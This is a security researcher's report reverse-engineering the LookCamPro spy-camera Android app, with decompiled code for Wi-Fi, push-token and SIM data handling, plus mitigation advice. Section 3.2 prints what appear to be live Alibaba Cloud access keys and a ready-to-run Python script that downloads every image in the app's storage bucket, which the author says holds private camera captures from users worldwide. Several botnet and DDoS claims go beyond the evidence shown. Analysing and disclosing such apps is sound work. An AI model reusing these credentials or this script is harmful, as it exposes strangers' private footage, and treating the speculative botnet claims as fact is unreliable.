SpyInception: Reverse Engineering the LookCamPro BotNet

Next-Generation Botnets

Adam MABROUK

March 12, 2025

Abstract

This report presents the analysis of `LookCamPro`, a widely sold spy camera available on Amazon, packaged with an Android APK downloaded by over 100,000 users from APKCombo. In a unique case of *SpyInception*, the spy camera intended for espionage was itself monitored, revealing that a Chinese entity is spying on users, and in turn, the investigation involved privilege escalation back to the attacker. Identified threats, data exfiltration methods, threat assessments, and mitigation recommendations are outlined.



Figure 1: Visual examples of LookCamPro spy cameras and related screenshots.

1 Introduction

The `LookCamPro` spy camera, extensively marketed on Amazon as a hidden camera device (https://www.amazon.fr/-/en/dp/B0DNQCFPLZ), is packaged with a corresponding Android APK. This APK, downloaded by over 100,000 users from APKCombo

(https://apkcombo.app/fr/lookcampro/com.shix.lookcam), has been subjected to security analysis due to its suspicious activities. The investigation, termed *SpyInception*, reveals a layered espionage scenario: the spy camera is deployed by users for surveillance, The Chinese Entity appears to be surveilling those users, and through this analysis, the espionage was reversed.

2 Experimental Design and Methodology

The security analysis of `LookCamPro` involved a structured experimental methodology employing multiple tools and techniques to effectively uncover vulnerabilities:

- **Android App Emulation:** **Genymotion** was utilized for Android app emulation, providing an isolated environment to safely execute and observe app behavior. Genymotion facilitated the emulation of false I/O Inputs and Safe Bench Isolation without risking physical devices.
- **APK Decompilation:** The Java-based Android app was decompiled using **JADX**, an open-source dex-to-Java decompiler. This enabled the detailed static analysis of source code, identification of suspicious activities, and verification of embedded credentials, data exfiltration routines, and hidden functionalities.
- **Accelerated Vulnerability Discovery using DevSecOps Tools:**
  - **GitHub Secret Scanner:** **GitHub Secret Scanner** was inversely leveraged to rapidly identify sensitive information like API keys, credentials, and tokens inadvertently embedded within the application code or resources. This significantly reduced the manual effort in credential detection.
  - **SonarQube:** **SonarQube** was employed inversely as a static application security testing (SAST) tool, providing automated detection of vulnerabilities, coding flaws, and potential security risks. By analyzing the application's source code and configuration, SonarQube expedited the discovery and prioritization of security vulnerabilities.
  - **Network Traffic Interception and Analysis (MITM):** Network interactions were intercepted and analyzed using **Burp Suite**, enabling inspection and modification of HTTP/S requests and responses to reveal potential data exfiltration, unauthorized communications, or security misconfigurations.

These combined methods provided comprehensive insights, enabling efficient identification and verification of vulnerabilities within the `LookCamPro` application.

3 Threat Analysis



Figure 2: Live Privilege Escalation and Buckets Access

3.1 Data Theft and Privacy Violations

The application exhibits multiple signs of unauthorized data collection, including:

- **WiFi Credentials Theft:** An entire Java Class is dedicated to collect as much Info about your WIFI / Enabling it also Even when its off and Logs Everything to external services.

```
public class WifiUtil {
    public static final String TAG = "WifiUtil";
    public static final WifiUtil ourInstance = new WifiUtil()
        ↪ ;
    public WifiManager mWifiManager;

    private WifiConfiguration createWifiInfo(String str,
        ↪ String str2) {
        WifiConfiguration wifiConfiguration = new
            ↪ WifiConfiguration();
        wifiConfiguration.allowedAuthAlgorithms.clear();
        wifiConfiguration.allowedGroupCiphers.clear();
        wifiConfiguration.allowedKeyManagement.clear();
        wifiConfiguration.allowedPairwiseCiphers.clear();
        wifiConfiguration.allowedProtocols.clear();
        wifiConfiguration.SSID = "\"" + str + "\"";
        wifiConfiguration.preSharedKey = "\"" + str2 + "\"";
        wifiConfiguration.allowedAuthAlgorithms.set(0);
        wifiConfiguration.allowedGroupCiphers.set(2);
        wifiConfiguration.allowedGroupCiphers.set(3);
        wifiConfiguration.allowedKeyManagement.set(1);
        wifiConfiguration.allowedPairwiseCiphers.set(1);
        wifiConfiguration.allowedPairwiseCiphers.set(2);
```

```
        wifiConfiguration.allowedProtocols.set(1);
        wifiConfiguration.allowedProtocols.set(0);
        wifiConfiguration.status = 2;
        return wifiConfiguration;
    }

    private boolean doChange2Wifi(int i2) {
        if (!this.mWifiManager.isWifiEnabled()) {
            this.mWifiManager.setWifiEnabled(true);
        }
        if (this.mWifiManager.enableNetwork(i2, true)) {
            MyLogUtils.e(TAG, "           wifi           ");
            return true;
        }
        MyLogUtils.e(TAG, "           wifi           ");
        return false;
    }

    public static WifiUtil getIns() {
        return ourInstance;
    }

    public boolean changeToWifi(String str, String str2) {
        if (this.mWifiManager == null) {
            MyLogUtils.i(TAG, "␣*****␣init␣first␣*****␣");
            return false;
        }
        String str3 = "\"" + str + "\"";
        printCurWifiInfo();
        List<WifiConfiguration> configuredNetworks = this.
           ↪ mWifiManager.getConfiguredNetworks();
        if (configuredNetworks != null && configuredNetworks.
           ↪ size() > 0) {
            for (int i2 = 0; i2 < configuredNetworks.size();
               ↪ i2++) {
                WifiConfiguration wifiConfiguration =
                   ↪ configuredNetworks.get(i2);
                if (str3.equals(wifiConfiguration.SSID) ||
                   ↪ str.equals(wifiConfiguration.SSID)) {
                    MyLogUtils.i(TAG, "␣set␣wifi␣1␣=␣" +
                       ↪ wifiConfiguration.SSID);
                    return doChange2Wifi(wifiConfiguration.
                       ↪ networkId);
                }
            }
        }
        int addNetwork = this.mWifiManager.addNetwork(
           ↪ createWifiInfo(str, str2));
        if (addNetwork != -1) {
            return doChange2Wifi(addNetwork);
        }
```

```
        MyLogUtils.e(TAG, "<LOG_IN_CHINESE_NOT_UTF>");
        return false;
    }
```

- **Device Identification and Tracking:** The application retrieves UUIDs, device names, and uses Chinese Vendor push notification tokens, which can be used to track users or launch further targeted attacks.

```
        public static final String SHIX_Delpush(String str,
            ↪ String str2, String str3) {
                JSONObject jSONObject = new JSONObject();
                try {
                    jSONObject.put("pro", "del_push");
                    jSONObject.put("cmd", 118);
                    jSONObject.put("user", str);
                    jSONObject.put("pwd", str2);
                    jSONObject.put("UserUUID", str3);
                } catch (JSONException e2) {
                    e2.printStackTrace();
                }
                return jSONObject.toString();
            }


        public static final String SHIX_SetGooglePush(String
            ↪ str, String str2, String str3, String str4,
            ↪ String str5, String str6) {
        JSONObject jSONObject = new JSONObject();
        try {
            jSONObject.put("pro", "set_push");
            jSONObject.put("cmd", 118);
            jSONObject.put("user", str);
            jSONObject.put("pwd", str2);
            jSONObject.put("UserUUID", str3);
            jSONObject.put("validity", 120);
            jSONObject.put("enable", 1);
            jSONObject.put("phonetype", 1);
            jSONObject.put("deviceName", str6);
            jSONObject.put("pageName", "com.shix.lookcam");
            jSONObject.put("pustType", 64);
            jSONObject.put("fcm_device_token", str4);
            jSONObject.put("fcm_apiKey", str5);
            jSONObject.put("fcm_apiKey_v2", 1);
        } catch (JSONException e2) {
            e2.printStackTrace();
        }
        MyLogUtils.d("set_push", jSONObject.toString());
        return jSONObject.toString();
    }

    public static final String SHIX_SetHWPush(String str,
```

```
    ↪ String str2, String str3, String str4, String str5)
    ↪  {
     JSONObject jSONObject = new JSONObject();
     try {
         jSONObject.put("pro", "set_push");
         jSONObject.put("cmd", 118);
         jSONObject.put("user", str);
         jSONObject.put("pwd", str2);
         jSONObject.put("UserUUID", SpUtil.INSTANCE.
            ↪ decodeString("SHIXUUID"));
         jSONObject.put("validity", 120);
         jSONObject.put("enable", 1);
         jSONObject.put("phonetype", 1);
         jSONObject.put("deviceName", URLDecoder.decode(
            ↪ str3, "UTF-8"));
         jSONObject.put("pageName", "com.shix.lookcam");
         jSONObject.put("pustType", 32);
         jSONObject.put("hw_client_id", ContentCommon.
            ↪ HW_CLIENT_ID);
         jSONObject.put("hw_device_token", str5);
         jSONObject.put("hw_client_key", ContentCommon.
            ↪ HW_CLIENT_KEY);
         jSONObject.put("hw_client_secret", ContentCommon.
            ↪ HW_APP_SECRET);
         jSONObject.put("hw_tips", str4);
     } catch (UnsupportedEncodingException e2) {
         e2.printStackTrace();
     } catch (JSONException e3) {
         e3.printStackTrace();
     }
     return jSONObject.toString();
 }

 public static final String SHIX_SetMiPush(String str,
    ↪ String str2, String str3, String str4) {
     JSONObject jSONObject = new JSONObject();
     try {
         jSONObject.put("pro", "set_push");
         jSONObject.put("cmd", 118);
         jSONObject.put("user", str);
         jSONObject.put("pwd", str2);
         jSONObject.put("UserUUID", UUID.randomUUID().
            ↪ toString());
         jSONObject.put("validity", 120);
         jSONObject.put("enable", 1);
         jSONObject.put("phonetype", 1);
         jSONObject.put("deviceName", URLDecoder.decode(
            ↪ str3, "UTF-8"));
         jSONObject.put("pageName", "com.shix.lookcam");
         jSONObject.put("pustType", 16);
         jSONObject.put("xm_app_id", ContentCommon.
```

```
            ↪ XM_APP_ID);
            jSONObject.put("xm_app_key", ContentCommon.
            ↪ XM_APP_KEY);
            jSONObject.put("xm_app_secret", ContentCommon.
            ↪ XM_APPSECRET);
            jSONObject.put("xm_registid", ContentCommon.
            ↪ XM_TOKEN);
            jSONObject.put("xm_tips", str4);
        } catch (UnsupportedEncodingException e2) {
            e2.printStackTrace();
        } catch (JSONException e3) {
            e3.printStackTrace();
        }
        return jSONObject.toString();
    }

    public static final String SHIX_SetOPPOPush(String str,
    ↪ String str2, String str3, String str4, String str5)
    ↪  {
        JSONObject jSONObject = new JSONObject();
        try {
            jSONObject.put("pro", "set_push");
            jSONObject.put("cmd", 118);
            jSONObject.put("user", str);
            jSONObject.put("pwd", str2);
            jSONObject.put("UserUUID", SpUtil.INSTANCE.
            ↪ decodeString("SHIXUUID"));
            jSONObject.put("validity", 120);
            jSONObject.put("enable", 1);
            jSONObject.put("phonetype", 1);
            jSONObject.put("deviceName", URLDecoder.decode(
            ↪ str3, "UTF-8"));
            jSONObject.put("pageName", "com.shix.lookcam");
            jSONObject.put("pustType", RecyclerView.c0.
            ↪ FLAG_TMP_DETACHED);
            jSONObject.put("oppo_regid", str5);
            jSONObject.put("oppo_app_key", ContentCommon.
            ↪ OPPO_APPKEY);
            jSONObject.put("oppo_app_secret", ContentCommon.
            ↪ OPPO_MASTER_SECRET);
        } catch (UnsupportedEncodingException e2) {
            e2.printStackTrace();
        } catch (JSONException e3) {
            e3.printStackTrace();
        }
        return jSONObject.toString();
    }

    public static final String SHIX_SetVIVOPush(String str,
    ↪ String str2, String str3, String str4, String str5)
    ↪  {
```

```
        JSONObject jSONObject = new JSONObject();
        try {
            jSONObject.put("pro", "set_push");
            jSONObject.put("cmd", 118);
            jSONObject.put("user", str);
            jSONObject.put("pwd", str2);
            jSONObject.put("UserUUID", SpUtil.INSTANCE.
               ↪ decodeString("SHIXUUID"));
            jSONObject.put("validity", 120);
            jSONObject.put("enable", 1);
            jSONObject.put("phonetype", 1);
            jSONObject.put("deviceName", URLDecoder.decode(
               ↪ str3, "UTF-8"));
            jSONObject.put("pageName", "com.shix.lookcam");
            jSONObject.put("pustType", RecyclerView.c0.
               ↪ FLAG_IGNORE);
            jSONObject.put("vivo_app_id", ContentCommon.
               ↪ VIVO_APP_ID);
            jSONObject.put("vivo_regid", str5);
            jSONObject.put("vivo_app_key", ContentCommon.
               ↪ VIVO_APP_KEY);
            jSONObject.put("vivo_app_secret", ContentCommon.
               ↪ VIVO_APP_SECRET);
            jSONObject.put("vivo_tips", str4);
        } catch (UnsupportedEncodingException e2) {
            e2.printStackTrace();
        } catch (JSONException e3) {
            e3.printStackTrace();
        }
        return jSONObject.toString();
    }
```

- **SIM and Network Data Collection:** It uses `TelephonyManager` to obtain SIM operator details, which can be exploited for SIM hijacking or social engineering attacks.

```
    public static String getSimOperator(Context context) {
        try {
            return ((TelephonyManager) context.
               ↪ getSystemService("phone")).getSimOperator()
               ↪ ;
        } catch (Exception unused) {
            return null;
        }
    }

    public static boolean isCN(Context context) {
        String simCountryIso = ((TelephonyManager) context.
           ↪ getSystemService("phone")).getSimCountryIso();
        return !TextUtils.isEmpty(simCountryIso) &&
           ↪ simCountryIso.toUpperCase(Locale.US).contains("
```

```
        ↪ CN");
}

public static boolean isChinaSimCard(Context context) {
    String simOperator = getSimOperator(context);
    if (isOperatorEmpty(simOperator)) {
        return false;
    }
    return simOperator.startsWith("460");
}
```

- **[WIP for other Data GPS/Logs/Files ....]**

3.2 Network and Communication Vulnerabilities

- **Man-in-the-Middle (MITM) Attack Risk:** If a device connected on the same wifi transmits credentials or sensitive data over an unencrypted connection, an attacker on the same network could intercept and manipulate the communication, furthermore he could also inject and respread the botnet to those devices.

- **Data Exfiltration To Buckets in Alibaba Cloud:** Certain functions clearly collect and upload pictures taken by each IoT Device (The Spycam Product) to remote cloud servers (Alibaba Cloud OSS). I was explicitly able to access those buckets and retrieve images from many devices around the world; See Script Below.

```
import oss2
import os

# OSS Credentials
access_key_id = "LTAI4Fvp5vkFic1UxLBmVk41"
access_key_secret = "E71ud2gGXTGO4DmR3qhYs9eTytcSuL"
bucket_name = "lookcam"
endpoint = "https://oss-cn-hongkong.aliyuncs.com"  # Use
    ↪ the appropriate region endpoint

# Local directory to store downloaded files
local_download_dir = "./oss_downloads"

# Ensure the download directory exists
os.makedirs(local_download_dir, exist_ok=True)

# Connect to OSS
auth = oss2.Auth(access_key_id, access_key_secret)
bucket = oss2.Bucket(auth, endpoint, bucket_name)

# Download objects
try:
    print(f"Downloading␣objects␣from␣bucket␣'{bucket_name
        ↪ }'␣to␣'{local_download_dir}':")
    for obj in oss2.ObjectIterator(bucket):
```

```
            local_file_path = os.path.join(local_download_dir
                ↪ , obj.key)
            os.makedirs(os.path.dirname(local_file_path),
                ↪ exist_ok=True)  # Create necessary
                ↪ directories
            bucket.get_object_to_file(obj.key,
                ↪ local_file_path)
            print(f"Downloaded: {obj.key} -> {local_file_path
                ↪ }")
    except oss2.exceptions.ClientError as e:
        print("Error accessing the bucket or downloading
            ↪ objects:", e)
    }
```

- **Remote File Access and Manipulation:** The application has the ability to list, retrieve, and delete files remotely, increasing the risk of unauthorized access to personal data.
- **Potential WiFi Router Hijacking:** The collection of WiFi credentials means attackers could reconfigure devices, leading to rogue access points or unauthorized surveillance.

3.3 Remote Control and Unauthorized Actions

The application includes suspicious remote control functionalities, such as:

- **Camera and Microphone Activation:** Functions like `SHIX_StartTalk()` and `SHIX_StopTalk()` suggest the ability to remotely activate the microphone, enabling eavesdropping.
- **Push Notification Manipulation:** The app registers itself for push notifications on platforms such as Google, Huawei, and Xiaomi, which can be used for spam or malicious payload delivery.
- **File System Manipulation:** It can list stored files, delete media, and remotely update firmware, which could lead to ransomware-like behavior.

3.4 Botnet / Malware Activity

- **Persistent Background Execution:** The app aggressively requests permissions and ensures background execution, which could be used for continuous data collection or botnet operations.
- **Command and Control (C2) Communication:** Certain functions suggest remote server interactions, implying the app could be awaiting commands from a hacker-controlled C2 server.
- **Distributed Denial of Service (DDoS) Potential:** The push notification abuse and background execution capabilities raise concerns about possible botnet-like functionality.

4 Mitigation Strategies

4.1 For Individual Users

- **Uninstall Immediately:** If this app is found on any device, remove it immediately and scan for malware.
- **Change All Passwords:** Reset credentials for any accounts that may have been compromised.
- **Monitor Network Traffic:** Use tools such as Wireshark to check for unusual outgoing connections.
- **Revoke Suspicious App Permissions:** Restrict access to location, microphone, and storage for unknown apps.

4.2 For Security Researchers and Developers

- **APK Decompilation and Static Analysis:** Use tools like JADX, APKTool, or MobSF to further investigate the app's code.
- **Network Behavior Monitoring:** Analyze its internet traffic using sandbox environments to detect malicious endpoints.
- **Report and Blacklist the Application:** Notify Google Play Protect, security vendors, and cybersecurity agencies to block its distribution.

5 Conclusion

The `LookCamPro` application presents significant security threats, including user credential theft, unauthorized remote control capabilities, and botnet activity. Its ability to :

- Collect all kind of sensitive user data
- Manipulate system settings
- Exfiltrate information to external servers in Real-Time
- **Can Access / Tamper with existing files in the Filesystem - Making it a big Asset for Espionage / Disinformation Campaigns at Scale !**
- **Replicate the malware by intermediating between the WIFI Router and other devices**
- **Orchestrated by external servers**

Makes it a **high-risk** application that should be eliminated from any system, and moreover a learning should be taken from this pattern of botnet to detect and sanitize similar ones in batch should be a priority.